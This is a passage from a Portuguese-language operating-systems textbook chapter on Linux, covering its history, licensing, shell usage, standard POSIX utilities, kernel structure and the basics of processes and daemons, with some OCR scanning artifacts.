Naquele momento, o Linux era suficientemente compatível com o UNIX, e uma vasta quantidade de softwares do UNIX foi transportada para ele, tornando-o muito mais útil do que ele teria sido se isso não tivesse ocorrido. Além disso, muitas pessoas foram atraídas para o Linux e começaram a trabalhar com seu código, estendendo-o de muitas maneiras sob a supervisão geral de Torvalds.

O maior lançamento depois disso, a versão 2.0, ocorreu em 1996. Essa versão possuía cerca de 470 mil linhas de C e oito mil linhas de código em linguagem assembly. Ela incluiu suporte para arquiteturas de 64 bits, multiprogramação simétrica, novos protocolos de redes e inúmeras outras características. Uma extensa parcela do código total foi ocupada por uma grande quantidade de drivers de dispositivo. Outras versões continuaram surgindo.

As identificações das versões do núcleo do Linux são formadas por quatro números, *A.B.C.D*, como 2.6.9.11. O primeiro número identifica a versão do núcleo. O segundo número refere-se a revisões importantes. Antes do núcleo 2.6, as revisões identificadas por números pares correspondem a distribuições estáveis do núcleo, enquanto as identificadas por números ímpares correspondem a versões instáveis ainda em desenvolvimento. A partir do núcleo 2.6, essa padronização deixou de ser seguida. O terceiro número corresponde a revisões mínimas, como a inclusão de suporte a novos dispositivos. O quarto número refere-se à correção de pequenos erros ou *patches* de segurança.

Uma grande quantidade de software UNIX padrão foi transportada para o Linux, incluindo o Sistema X Window e muito software para conexões em redes. Duas GUIs diferentes (GNOME e KDE) também foram escritas para Linux. Em resumo, ele se tornou um clone poderoso do UNIX, com todas as características avançadas que seus adeptos podem querer.

Uma característica não usual do Linux é seu modelo comercial: ele é um software livre; pode ser copiado de vários lugares da Internet — por exemplo, em: <www. kernel.org>. O Linux vem com uma licença criada por Richard Stallman, fundador da Free Software Foundation (fundação para software livre). Independentemente de o Linux ser livre, essa licença, a GPL (GNU Public License licença pública GNU), é mais longa do que a licença do Windows da Microsoft e especifica o que você pode e o que não pode fazer com o código. Os usuários podem usar, copiar, modificar e redistribuir os códigos-fonte e binários livremente. A principal restrição é que todos os trabalhos derivados do núcleo do Linux não podem ser vendidos ou redistribuídos somente na forma de código binário; os códigos-fonte devem ser enviados com o produto ou disponibilizados mediante uma solicitação.

Embora Torvalds ainda controle o núcleo com bastante atenção, muitos programas em nível de usuário foram escritos por inúmeros outros programadores; muitos deles originalmente migraram do MINIX, do BSD e de comunidades GNU on-line. Contudo, enquanto o Linux evolui, uma pequena parcela da comunidade Linux deseja desenvolver constantemente o código-fonte (o que é atestado pelas centenas de livros dizendo como instalar e usar o Linux, em contraposição a uma pequena parte que discute o código e como ele funciona). Além disso, muitos usuários do Linux atualmente desprezam a distribuição gratuita pela Internet e compram alguma das muitas distribuições em CD-ROM disponíveis de diversas empresas comerciais concorrentes. Um site popular que apresenta as cem distribuições mais populares do Linux é <www.distrowatch.org>. Na medida em que mais e mais empresas de software começam a vender suas próprias versões do Linux e mais e mais empresas de hardware começam a oferecer seus computadores com o Linux pré-instalado, a divisão entre o software comercial e o software livre começa a ficar substancialmente nebulosa.

A título de observação sobre a história do Linux, é interessante notar que, no momento em que o vagão Linux começou a ganhar fumaça, ele recebeu um grande impulso de uma origem inesperada: a AT&T. Em 1992, Berkeley — naquela época já desprovida de financiamento — decidiu terminar o desenvolvimento do BSD com uma versão final, 4.4BSD (que posteriormente constituiu-se na base para o FreeBSD). Visto que aquela versão não continha essencialmente nenhum código AT&T, Berkeley lançou o software sob uma licença de código aberto (não GPL), que permitiu que todos fizessem o que quisessem com ele, exceto uma

coisa: processar a Universidade da Califórnia. A subsidiária da AT&T que detinha o controle do UNIX imediatamente reagiu - adivinhem como - processando a Universidade da Califórnia. Ela também processou uma empresa, a BSDI, estabelecida pelos desenvolvedores BSD para empacotar o sistema e vender o suporte, muito do que a Red Hat e outras empresas atualmente fazem com o Linux. Visto que na realidade nenhum código AT&T estava envolvido, o processo foi baseado na infração dos direitos autorais e da marca registrada, incluindo itens como o número de telefone 1-800-ITS-UNIX da BSDI. Embora o caso tenha sido resolvido, essa ação legal manteve o FreeBSD fora do mercado por um tempo longo o suficiente para que o Linux se estabelecesse. Se esse processo não tivesse ocorrido, teria se desenrolado, por volta de 1993, uma competição acirrada entre os dois sistemas UNIX com código aberto e livre: o campeão dominante, BSD — um sistema maduro e estável, com uma grande multidão de seguidores acadêmicos desde 1977 —, versus o vigoroso e jovem desafiador, o Linux, de apenas dois anos de idade, mas com uma multidão crescente de usuários individuais. Quem sabe como essa batalha de UNIXES livres teria terminado?

# 10.2 Visão geral do Linux

Nesta seção, faremos uma introdução geral ao Linux e mostraremos como ele é usado, em respeito aos leitores ainda não familiarizados com ele. Quase todo este material se aplica às diferentes variações do UNIX, com apenas poucas ressalvas. Embora o Linux possua diferentes interfaces gráficas, nosso foco está em como o Linux se apresenta para o programador que trabalha no modo terminal. As seções a seguir enfocarão as chamadas de sistema e como elas funcionam internamente.

# 10.2.1 | Objetivos do Linux

O UNIX sempre foi um sistema interativo projetado para tratar múltiplos processos e usuários ao mesmo tempo. Ele foi projetado por e para programadores, para ser usado em um ambiente no qual a maioria dos usuários é relativamente sofisticada e engajada em projetos de desenvolvimento de software (frequentemente complexos). Em muitos casos, um grande número de programadores coopera ativamente para produzir um único sistema e, nesse sentido, o UNIX tem extensos recursos para permitir que as pessoas trabalhem juntas e compartilhem informação de maneira controlada. O modelo de um grupo de programadores experientes trabalhando juntos para produzir software avançado obviamente é muito diferente do modelo de computação pessoal de um único principiante trabalhando sozinho com um processador de texto, e essa diferença é refletida por todo o UNIX desde o início até o fim. É natural que o Linux tenha herdado muitas dessas metas, embora a primeira versão fosse para computadores pessoais.

O que os bons programadores esperam de um sistema? Para começar, que seus sistemas sejam simples, elegantes e consistentes. Por exemplo, no nível mais baixo, um arquivo deveria simplesmente ser uma coleção de bytes. Ter diferentes classes de arquivos provendo acesso sequencial, acesso aleatório, acesso chaveado, acesso remoto etc. (como os computadores de grande porte fazem) simplesmente incomoda. Da mesma maneira, se o comando

#### Is A

significa apresentar todos os arquivos começando com 'A', então o comando

#### rm A\*

deve significar a remoção de todos os arquivos começando com 'A', e não a remoção de um arquivo cujo nome seja constituído por um 'A' e um asterisco. Essa característica muitas vezes é chamada de *princípio da surpresa mínima*.

Outra coisa que os programadores experientes geralmente buscam é desempenho e flexibilidade. Isso significa que um sistema deve ter um número pequeno de elementos básicos que possam ser combinados de infinitas maneiras para satisfazer à aplicação. Um dos princípios básicos associados ao Linux é que todo programa deve fazer somente uma coisa e fazê-la benfeita. Assim, os compiladores não produzem listagens porque outros programas são capazes de realizar isso melhor.

Por fim, a maioria dos programadores tem uma forte antipatia às redundâncias inúteis. Por que usar *copy* quando *cp* é suficiente? Para retirar todas as linhas contendo a cadeia 'ard' do arquivo f, os programadores Linux usam

## grep ard f


A estratégia oposta ocorre quando o programador primeiro seleciona o programa *grep* (sem argumentos) e depois espera *grep* anunciar por si próprio: "Oi, eu sou *grep*. Procuro cadeias em arquivos. Por favor, entre com sua cadeia". E, depois de obter a cadeia, *grep* para e espera pelo

nome do arquivo. Em seguida, ele pergunta se existem mais nomes de arquivos. Por fim, resume aquilo que vai fazer e pergunta se está correto. Enquanto esse tipo de interface de usuário pode ou não ser adequado aos novatos, ele irrita os programadores experientes — que querem um servidor, e não uma babá.

# 10.2.2 Interfaces para o Linux

Um sistema Linux pode ser considerado um tipo de pirâmide, como ilustrado na Figura 10.1. Na base está o hardware, que é formado por CPU, memória, discos, terminais e outros dispositivos. Executando diretamente sobre o hardware está o sistema operacional Linux. Sua função é controlar o hardware e fornecer uma interface de chamadas de sistema para todos os programas. Essas chamadas de sistema permitem que os programas do usuário criem e gerenciem processos, arquivos e outros recursos.

Os programas fazem chamadas de sistema colocando argumentos nos registradores (ou, algumas vezes, na pilha) e emitindo instruções de interrupção de software (trap) para chavear do modo usuário para o modo núcleo. Visto que não existe como escrever uma instrução de interrupção de software em C, uma biblioteca é fornecida, com um procedimento para cada chamada de sistema. Essas rotinas são escritas em linguagem assembly, mas podem ser chamadas de programa em C. Cada uma primeiro coloca seus argumentos no local correto e depois executa a instrução de interrupção. Assim, para executar uma chamada de sistema read, um programa C pode chamar a rotina de biblioteca read. A título de observação, é a interface da biblioteca, e não a da chamada de sistema, que é especificada pelo POSIX. Em outras palavras, o POSIX diz quais procedimentos de biblioteca um sistema conformativo deve suprir, quais são seus parâmetros, o que eles devem fazer e quais resultados devem retornar. Ele nem ao menos menciona as chamadas de sistemas reais.



# 450 Sistemas operacionais modernos

Além do sistema operacional e da biblioteca de chamadas de sistema, todas as versões de Linux fornecem um grande número de programas-padrão, alguns dos quais são especificados pelo padrão POSIX 1003.2 e outros diferem entre versões Linux. Entre eles estão o interpretador de comandos (shell), os compiladores, os editores, os programas de processamento de texto e os utilitários de manipulação de arquivos. Esses são os programas que um usuário evoca em um terminal. Podemos, portanto, falar de três tipos diferentes de interface para o Linux: a verdadeira interface para chamadas de sistema; a interface de biblioteca e a interface formada pelo conjunto de programas de aplicação padrão.

A maioria das distribuições do Linux para PCs substituiu a interface orientada para o teclado por uma interface gráfica orientada para o mouse, sem modificar nada no sistema operacional. É precisamente essa flexibilidade que faz o Linux tão popular e permitiu que ele sobrevivesse tão bem às inúmeras mudanças na tecnologia subjacente.

A GUI para o Linux é semelhante às primeiras GUIs desenvolvidas para os sistemas UNIX na década de 1970, popularizadas pelas plataformas do Macintosh e, mais tarde, do Windows. A interface gráfica cria um ambiente de área de trabalho, uma metáfora já conhecida, com janelas, ícones, pastas, barras de ferramentas e funcionalidades do tipo arrastar e soltar. Um ambiente de área de trabalho completo contém um gerenciador de janelas, que controla a disposição e a arrumação das janelas, e oferece uma interface gráfica consistente. Os ambientes no estilo área de trabalho mais populares para o Linux incluem o GNOME (GNU Network Object Model Environment) e o KDE (K Desktop Environment).

As interfaces gráficas do Linux são executados pelo Sistema X Window, comumente chamado de X11 ou simplesmente X, que define a comunicação e exibe protocolos para manipulação de janelas pela exibição de mapas de bits para sistemas UNIX e afins. O servidor X é o principal componente para controle de dispositivos como teclados, mouses e monitores e é o responsável pelo redirecionamento da entrada ou da saída para os programas do cliente. O ambiente GUI real é tipicamente montado sobre uma biblioteca de baixo nível, a xlib, que contém as funcionalidades para interagir com o servidor X. A interface gráfica estende a funcionalidade do X11 enriquecendo a visão da janela, fornecendo botões, menus, ícones e outras opções. O servidor X pode ser iniciado manualmente, a partir de uma linha de comando, mas é comum que seja iniciado durante o processo de inicialização por meio de um gerenciador de tela, que exibe para o usuário a tela gráfica de autenticação (login).

Quando trabalham na interface gráfica de um sistema Linux, os usuários podem utilizar cliques no mouse para executar aplicações ou abrir arquivos, recorrer ao recurso de arrastar e soltar para copiar arquivos de um lugar para outro etc. Além disso, é possível executar um programa de emulação de terminal, ou *xterm*, que oferece aos usuários a interface de linha de comando básica para o sistema operacional. Sua descrição é apresentada na seção a seguir.

# 10.2.3 O interpretador de comandos (shell)

Embora os sistemas Linux tenham uma interface gráfica, a maioria dos programadores e usuários mais sofisticados ainda prefere a interface de linha de comando chamada interpretador de comandos (shell). Em geral, eles abrem uma ou mais janelas desse interpretador a partir da interface gráfica e trabalham somente nelas. A interface do shell é muito mais rápida de usar, mais poderosa, facilmente extensível e não causa nenhuma lesão por esforço repetitivo (LER) no usuário em decorrência do uso intenso do mouse. A seguir, resumiremos brevemente o shell bash, fortemente baseado no shell original do UNIX, o Bourne. Seu nome, na verdade, é um acrônimo para Bourne Again SHell (shell Bourne novamente). Muitos outros shells também se encontram em uso (ksh, csh etc.), mas o bash é o padrão na maioria dos sistemas Linux.

Quando acionado, o shell mostra um caractere chamado **prompt** — muitas vezes um sinal de porcentagem ou cifrão — na tela e espera que o usuário entre com uma linha de comando.

Quando o usuário digita uma linha de comando, o shell extrai a primeira palavra dessa linha, presume que essa palavra é o nome de um programa a ser executado, procura por esse programa e, se ele for encontrado, o executa. O shell então suspende a si próprio até que o programa termine, quando então ele tenta ler novamente o próximo comando. É importante observar que o shell é simplesmente um programa comum do usuário. Tudo o que ele precisa é ter habilidade de ler a partir do teclado e escrever no monitor e o poder de executar outros programas.

Os comandos podem levar argumentos, que são passados como cadeias de caracteres para o programa chamado. Por exemplo, a linha de comando

cp src dest

evoca o programa *cp* com dois argumentos, *src* e *dest*. Esse programa interpreta o primeiro deles como o nome de um arquivo existente. Em seguida, faz uma cópia desse arquivo e coloca o nome de *dest*.

Nem todos os argumentos são nomes de arquivos. No comando

head -20 file

o primeiro argumento, –20, pede a head para imprimir as primeiras 20 linhas do arquivo file, em vez do número convencional de linhas, dez. Os argumentos que controlam a operação de um comando ou especificam um valor opcional são chamados de flags e, por convenção, são indicados com um traço. O traço é necessário para evitar ambiguidade, pois o comando

head 20 file

Capítulo 10

é perfeitamente válido e pede a head que primeiro imprima as dez linhas iniciais de um arquivo chamado 20 e, posteriormente, imprima as dez linhas iniciais de um segundo arquivo chamado file. A maioria dos comandos do Linux aceita várias flags e argumentos.

Para facilitar a especificação de vários nomes de arquivos, o shell aceita caracteres mágicos, algumas vezes chamados de caracteres curinga (wild cards). Um asterisco, por exemplo, pode genericamente ser associado a qualquer cadeia de caracteres; desse modo

Is \*.c

pede que ls relacione todos os arquivos cujos nomes terminem com a extensão .c. Se existirem arquivos chamados x.c, y.c e z.c, o comando anterior será equivalente ao seguinte comando:

Is x.c y.c z.c

Outro caractere curinga é o sinal de interrogação, que corresponde a qualquer caractere. Uma lista de caracteres dentro de colchetes seleciona qualquer um deles, como o exemplo

Is [ape]\*

que relaciona todos os arquivos com 'a', 'p' ou 'e'.

Um programa como o shell não precisa abrir um terminal (teclado e monitor) para ler ou escrever nele. Em vez disso, quando o shell (ou qualquer outro programa) se inicia, ele automaticamente tem acesso a um arquivo chamado entrada-padrão (para leitura), a outro arquivo chamado saída-padrão (para escrita normal) e ainda a outro arquivo chamado erro-padrão (para escrita de mensagens de erros). Em geral, todos os três arquivos são associados a entradas e saídas convencionais de um terminal, de modo que leituras da entrada-padrão vêm do teclado e escritas para a saída-padrão ou erro-padrão vão para a tela. Muitos programas Linux leem e escrevem nesses arquivos-padrão sem a necessidade de especificação. Por exemplo, o comando

invoca o programa sort, que lê linhas do terminal (até que o usuário digite CTRL-D, para indicar fim de arquivo), ordena essas linhas alfabeticamente e escreve o resultado na tela.

Também é possível redirecionar a entrada-padrão e a saída-padrão, o que muitas vezes é útil. A sintaxe do redirecionamento da entrada-padrão usa o sinal 'menor que' (<), seguido pelo nome do arquivo de entrada. Da mesma maneira, a saída-padrão é redirecionada usando o sinal 'maior que' (>). É permitido redirecionar ambos no mesmo comando. Por exemplo, o comando

sort <in >out

faz com que sort obtenha sua entrada do arquivo in e escreva sua saída no arquivo out. Visto que o erro-padrão não foi redirecionado, qualquer mensagem de erro irá para a tela. Um programa que lê seus dados da entrada-padrão, faz algum processamento sobre eles e escreve seus resultados na saída-padrão é chamado de filtro.

Considere a seguinte linha de comando, que consiste em três comandos separados:

sort <in >temp; head -30 <temp; rm temp

Ela primeiro executa sort, obtendo a entrada de in e escrevendo a saída em temp. Quando este tiver sido concluído, o shell executa head, dizendo a ele para imprimir as primeiras 30 linhas de temp na saída-padrão, que consequentemente vai para o terminal. E, por último, o arquivo temporário é removido.

Frequentemente, o primeiro programa de uma linha de comando produz a saída, que é usada como a entrada do programa seguinte. No exemplo citado anteriormente, usamos o arquivo temp para conter essa entrada. Contudo, o Linux oferece uma construção simples para fazer a mesma coisa. No comando

sort <in | head -30

a barra vertical, chamada de símbolo pipe, diz ao UNIX para obter a saída de sort e usá-la como entrada de head, eliminando a necessidade de criação, utilização e remoção do arquivo temporário. Um conjunto de comandos conectados por símbolos do tipo pipe, chamado de pipeline, pode conter muitos comandos arbitrários. Um pipeline de quatro componentes é mostrado pelo seguinte exemplo:

grep ter \*.t | sort | head -20 | tail -5 >foo

Nesse caso, todas as linhas contendo a cadeia de caracteres 'ter' de todos os arquivos finalizados em .t são escritas para a saída-padrão, onde elas são ordenadas. As primeiras 20 delas são selecionadas pelo head, que as repassa para tail, que, por sua vez, escreve as últimas cinco (isto é, as linhas de 16 a 20 da lista ordenada) no arquivo foo. Esse é um exemplo de como o Linux fornece a construção básica de blocos (filtros múltiplos), em que cada um realiza um trabalho, inseridos em um mecanismo no qual eles são estruturados em uma infinidade de formas.

O Linux é um sistema multiprogramado de propósito geral. Um único usuário pode executar vários programas de uma só vez, cada qual como um processo separado. A sintaxe do shell para a execução de um processo em segundo plano (background) utiliza um sinal de 'e' comercial após o comando. Dessa maneira,

wc -l <a >b &

executa o programa contador de palavras, wc, para contar o número de linhas (flag –l) de sua entrada, a, escrevendo o resultado em b, mas tudo isso em segundo plano. Depois que o comando foi inserido, o shell mostra o prompt e, assim, prontifica-se a aceitar e tratar o próximo comando.

Pipelines também podem ser colocados em segundo plano; por exemplo, o comando

sort <x | head &

permite que vários pipelines possam executar em segundo plano simultaneamente.

É possível colocar uma lista de comandos do shell em um arquivo e depois executar o shell usando esse arquivo como sua entrada-padrão. O (segundo) shell simplesmente processa os comandos em ordem, como se fossem digitados pelo teclado. Arquivos contendo comandos do interpretador de comandos são chamados de shell do script. Um shell do script pode associar valores a variáveis do shell e, então, ler esses valores posteriormente. Pode também ter parâmetros e usar construtores if, for, while e case. Com isso, um shell do script é, na verdade, um programa escrito em linguagem do shell. O shell Berkeley C foi um shell alternativo projetado para fazer shells do script (e a linguagem de comandos em geral) parecidos, em muitos aspectos, com programas em C. Visto que o shell é simplesmente um programa de usuário, muitas pessoas já escreveram e distribuíram vários outros shells.

#### 10.2.4 Programas utilitários do Linux

A interface do shell do Linux consiste em um grande número de programas utilitários padrão. Falando genericamente, esses programas podem ser divididos em seis categorias:

- Comandos para a manipulação de arquivos e diretórios.
- 2. Filtros.
- Ferramentas de desenvolvimento de programas, como editores e compiladores.
- 4. Processamento de texto.
- 5. Administração de sistema.
- 6. Miscelâneas.

O padrão POSIX 1003.2 especifica a sintaxe e a semântica de apenas pouco menos de cem desses utilitários, principalmente nas três primeiras categorias. O objetivo de padronizá-los é possibilitar a qualquer pessoa escrever shells do script que usem esses programas e funcionem em todos os sistemas Linux.

Além desses utilitários-padrão, existem muitas aplicações também, como navegadores da Web, visualizadores de imagens etc.

Vamos considerar alguns exemplos desses programas, começando com a manipulação de arquivos e diretórios.

cp a b

copia o arquivo *a* para outro chamado *b*, deixando o original intacto. Em contrapartida,

my a b

copia a em b mas remove o original. Consequentemente, ele move o arquivo em vez de realmente fazer uma cópia no sentido usual. Vários arquivos podem ser concatenados usando cat, que lê cada um de seus arquivos de entrada e os copia para a saída-padrão, um após o outro. Arquivos podem ser removidos por meio do comando rm. O comando chmod permite que o proprietário altere os bits de direitos para modificar as permissões de acesso. Diretórios podem ser criados com mkdir e removidos com rmdir. Para ver a lista dos arquivos de um diretório, pode--se usar ls. Esse comando tem muitos bits de informação (flags) que controlam os detalhes a serem apresentados sobre os arquivos listados (por exemplo, tamanho, proprietário, grupo, data de criação), determinam a ordem da apresentação (por exemplo, alfabética, de acordo com a hora da última modificação, ou invertida), especificam o layout na tela e muito mais.

Já vimos vários filtros: grep extrai as linhas que contêm um padrão fornecido pelo usuário, da entrada-padrão ou de um ou mais arquivos de entrada; sort ordena sua entrada escrevendo-a na saída-padrão; head extrai as linhas iniciais de sua entrada; e tail extrai as linhas finais de sua entrada. Outros filtros definidos pelo 1003.2 são cut e paste, os quais permitem que colunas de texto sejam cortadas e coladas dentro de arquivos; od converte sua entrada (geralmente binária) em texto ASCII octal, decimal ou hexadecimal; tr permite ajustes nos caracteres (por exemplo, de letras pequenas para letras grandes); e pr formata a saída para a impressora, permitindo a inclusão de cabeçalhos, número de páginas e assim por diante.

Compiladores e ferramentas de programação incluem *gcc*, que chama o compilador C, e *ar*, que junta procedimentos de bibliotecas em arquivos comprimidos.

Outra ferramenta importante é make, usada na manutenção de programas extensos cujos códigos-fonte consistam em vários arquivos. De modo geral, alguns desses são arquivos de cabeçalho (header files), que contêm tipos, variáveis, macros e outras declarações. Os arquivos-fonte muitas vezes incluem esses arquivos de definições usando uma diretiva especial chamada include. Dessa maneira, dois ou mais arquivos-fonte podem compartilhar as mesmas declarações. No entanto, se um arquivo de definições sofre modificações, é necessário encontrar todos os arquivos-fonte que dependem dele e recompilá-los. A função de make é controlar quais arquivos-fonte dependem de quais arquivos de definições e coisas do tipo, providenciando para que todas as compilações necessárias sejam feitas automaticamente. Quase todos os programas Linux, exceto os muito pequenos, são organizados para serem compilados com make.

Uma seleção de programas utilitários POSIX é apresentada na Tabela 10.1, com uma breve descrição de cada um. Todos os sistemas Linux têm esses programas e muito mais.

Programa	Tipicamente		
cat	Concatena vários arquivos para a saída-padrão		
chmod	Altera o modo de proteção do arquivo		
ср	Copia um ou mais arquivos		
cut	Corta colunas de texto de um arquivo		
grep	Procura um certo padrão dentro de um arquivo		
head	Extrai as primeiras linhas de um arquivo		
ls	Lista diretório		
make	Compila arquivos e constrói um binário		
mkdir	Cria um diretório		
od	Gera uma imagem (dump) octal de um arquiv		
paste	Cola colunas de texto dentro de um arquivo		
pr	Formata um arquivo para impressão		
ps	Lista os processos em execução		
rm	Remove um ou mais arquivos		
rmdir	Remove um diretório		
sort	Ordena um arquivo de linhas alfabeticamente		
tail	Extrai as últimas linhas de um arquivo		
tr	Traduz entre conjuntos de caracteres		

**Tabela 10.1** Alguns dos programas utilitários Linux comuns, requeridos por POSIX.

#### 10.2.5 | Estrutura do núcleo

Na Figura 10.1, vimos a estrutura global de um sistema Linux. Agora vamos ampliá-la e observar o núcleo mais de perto antes de examinar as várias partes que o constituem, como o escalonamento de processos e o sistema de arquivos.

O núcleo está diretamente relacionado ao hardware, permite interações com os dispositivos de E/S e com a unidade de gerenciamento de memória e controla o acesso da CPU a eles. No nível mais baixo, conforme mostra a Figura 10.2, estão o tratador de interrupções — que é a forma primária de interação com os dispositivos — e o mecanismo de despacho de nível mais baixo, acionado quando ocorre uma interrupção. O código de baixo nível para o processo em execução salva seu estado na tabela de processos do núcleo e inicia o driver apropriado. O despacho de processos também ocorre quando o núcleo conclui algumas operações — momento em que um processo do usuário é iniciado novamente. O código de despacho está em linguagem assembly e é totalmente diferente do escalonamento.

Em seguida, dividimos os vários subsistemas de núcleos em três componentes principais. O componente de dispositivos de E/S na Figura 10.2 contém todas as partes do núcleo responsáveis pela interação com os dispositivos, com a rede de computadores em funcionamento e com as operações de rede e armazenamento de E/S. No nível mais alto, essas operações são todas integradas sob uma camada denominada sistema virtual de arquivos. Isso significa que, no nível mais alto, a execução de uma operação de leitura de arquivo, esteja ele na memória ou no disco, é o mesmo que a execução de uma operação de leitura para recuperar um caractere digitado via teclado. No nível mais baixo, todas as operações de E/S passam por algum driver de dispositivo. Todos os drivers do Linux estão classificados como drivers de dispositivo de caracteres ou drivers de dispositivo de blocos, e a principal diferença entre eles é que as buscas e os acessos aleatórios são permitidos no driver de dispositivo de blocos, mas não no driver de dispositivo de caracteres. Tecnicamente, os dispositivos de rede são realmente dispositivos de caracteres, mas são gerenciados de forma diferente, e, portanto, é melhor que fiquem separados — conforme feito na figura.

Acima da camada de drivers de dispositivos, o código do núcleo é diferente para cada tipo de dispositivo. Os dispositivos de caracteres podem ser utilizados de duas maneiras. Alguns programas, como os editores visuais vi e emacs, querem todas as teclas pressionadas individualmente. A E/S para terminais de caracteres (tty) torna isso possível. Outros programas, como o shell (sh), são orientados a linhas e permitem que os usuários editem suas linhas atuais antes de enviarem-nas ao programa pressionando a tecla ENTER. Nesse caso, esse fluxo de caracteres do dispositivo terminal passa através do que é denominado disciplina de linhas, e a formatação adequada é aplicada.

O software de rede muitas vezes é modular, dando suporte a diferentes dispositivos e protocolos. A camada acima dos drivers de rede trata um tipo de função de roteamento, garantindo que os pacotes corretos cheguem ao dispositivo ou tratador de protocolo certo. A maioria dos sistemas Linux contém a funcionalidade completa de um roteador em hardware dentro do núcleo, embora o desempenho seja inferior ao de um roteador em hardware. Acima do código do roteador está a pilha real de protocolos, incluindo sempre IP e TCP, mas algumas vezes também outros protocolos adicionais. Acima das camadas de rede está a interface de soquete, que permite que os programas criem soquetes para redes e protocolos particulares, retornando um descritor de arquivos para que cada soquete utilize mais tarde.

No topo dos drivers de disco está o escalonador de E/S, responsável por ordenar e distribuir as solicitações de operações de disco de forma a tentar evitar movimentos desnecessários ou encontrar outra política de sistema.

Bem no topo da coluna de dispositivos de blocos está o sistema de arquivos. A maioria dos sistemas Linux dá suporte a múltiplos sistemas de arquivos coexistindo simultaneamente. De forma a esconder da implementação do sistema de arquivos as inoportunas diferenças estruturais dos diversos dispositivos de hardware, uma camada de dispo-

sitivos genéricos de blocos oferece uma abstração utilizada por todos os sistemas de arquivos.

Do lado direito da Figura 10.2 estão os outros dois componentes do núcleo do Linux, responsáveis pelas tarefas de gerenciamento de memória e processos. As tarefas de gerenciamento de memória incluem a manutenção do mapeamento entre as memórias virtual e física, a manutenção de uma cache de páginas acessadas recentemente, a implementação de uma boa política de substituição de páginas e o carregamento sob demanda de novas páginas com códigos ou dados necessários para a memória.

A principal responsabilidade do componente de gerenciamento de processos é a criação e o encerramento daqueles. Ele também realiza o escalonamento de processos, que escolhe qual o próximo processo, ou thread, a ser executado. Como veremos na próxima seção, o núcleo do Linux trata processos e threads como entidades executáveis e os escalona com base na política global de escalonamento. Por fim, também pertence a esse componente o código de tratamento de sinais.

Embora os três componentes estejam representados separadamente na figura, eles são altamente interdependentes. Os sistemas de arquivos geralmente acessam os arquivos por meio dos dispositivos de blocos. Entretanto, de forma a ocultar o tempo de carregamento de dados do disco para a memória, os arquivos são copiados para a página de cache na memória principal. Alguns arquivos podem até ser dinamicamente criados e possuir somente uma representação na memória, como os arquivos que oferecem alguma informação de uso de recurso em tempo de execução. Além disso, o sistema de memória virtual pode recorrer a uma partição de disco ou a alguma área de troca

de arquivos para criar cópias de partes da memória principal quando for necessário liberar determinadas páginas e, assim, confia no dispositivo de E/S. Existem diversas outras interdependências.


Além dos componentes estáticos no núcleo, o Linux dá suporte a módulos dinamicamente carregáveis que podem ser utilizados para adicionar ou substituir drivers-padrão de dispositivos, sistemas de arquivos, redes ou outros códigos de núcleo. Os módulos não são mostrados na Figura 10.2.

Por fim, bem no topo está a interface de chamadas de sistema ao núcleo. Todas as chamadas vão até essa área, o que causa um desvio que modifica a execução do modo usuário para o modo núcleo protegido e repassa o controle para um dos componentes do módulo descritos anteriormente.

#### 10.3 Processos no Linux

Nas seções anteriores, começamos a abordar o Linux do ponto de vista do teclado, isto é, aquilo que o usuário vê através de uma janela com o xterm. Demos exemplos de comandos do shell e programas utilitários frequentemente usados. Finalizamos com uma visão rápida da estrutura do sistema. Agora chegou o momento de aprofundarmos nosso estudo sobre o núcleo e os conceitos básicos do que o Linux dá suporte, como processos, memória, sistema de arquivos e entrada/saída. Essas noções são importantes porque as chamadas de sistema — a interface ao sistema operacional propriamente dito — tratam delas. Por exemplo, existem chamadas de sistema para criar processos, alocar memória, abrir arquivos e fazer E/S.

Infelizmente, como existem muitas versões do Linux, há, consequentemente, algumas diferenças entre elas.



Neste capítulo, enfatizaremos as características comuns a todas elas em vez de nos concentrarmos em uma versão específica. Assim, em certas seções (especialmente as de implementação), a discussão pode não se aplicar a qualquer versão.

#### 10.3.1 | Conceitos fundamentais

As principais entidades ativas no Linux são os processos, muito similares aos processos sequenciais clássicos que estudamos no Capítulo 2. Cada processo executa um único programa e inicialmente tem um único thread de controle. Em outras palavras, ele possui um único contador de programa, que guarda o caminho da próxima instrução a ser executada. Muitas versões do Linux permitem que um processo crie outros threads depois de inicializar sua execução.

O Linux é um sistema multiprogramado, de modo que múltiplos processos independentes podem executar ao mesmo tempo. Além disso, cada usuário pode ter vários processos ativos de uma só vez e, assim, em um grande sistema, é possível haver centenas ou talvez milhares de processos executando. De fato, na maioria das estações de trabalho de um único usuário, mesmo que o usuário esteja ausente, muitos processos, chamados de daemons, estão executando em segundo plano. Esses processos são iniciados automaticamente quando o sistema é inicializado. ('Daemon' é uma ortografia variante de 'demon', um espírito do mal autônomo.)

Um daemon típico é o cron. Ele acorda uma vez por minuto para verificar se existe algum trabalho para fazer. Caso exista, ele faz o trabalho. Depois, ele volta a dormir até o momento da próxima verificação.

Esse daemon é necessário porque o Linux permite agendar atividades para serem executadas minutos, horas, dias ou mesmo meses depois. Por exemplo, suponha que um usuário tenha uma consulta com um dentista na próxima terça-feira, às 15h. Ele pode inserir uma entrada na base de dados do daemon cron, solicitando que ela emita um som de alarme — digamos, às 14h30 da tarde. Quando o dia e a hora agendados chegarem, o daemon cron perceberá que tem trabalho a fazer e ativará o programa que emite som como um novo processo.

O daemon cron também é usado para executar atividades periódicas, como realizar backups do disco diariamente às quatro da manhã ou, todos os anos, lembrar a usuários esquecidos que, no dia 31 de outubro, é preciso guardar doces para o Dia das Bruxas. Outros daemons tratam as mensagens eletrônicas que chegam e que saem, gerenciam a fila da impressora de linha, verificam a quantidade de páginas na memória e assim por diante. Daemons são simples de implementar no Linux porque cada um é um processo separado, independentemente de todos os demais processos.

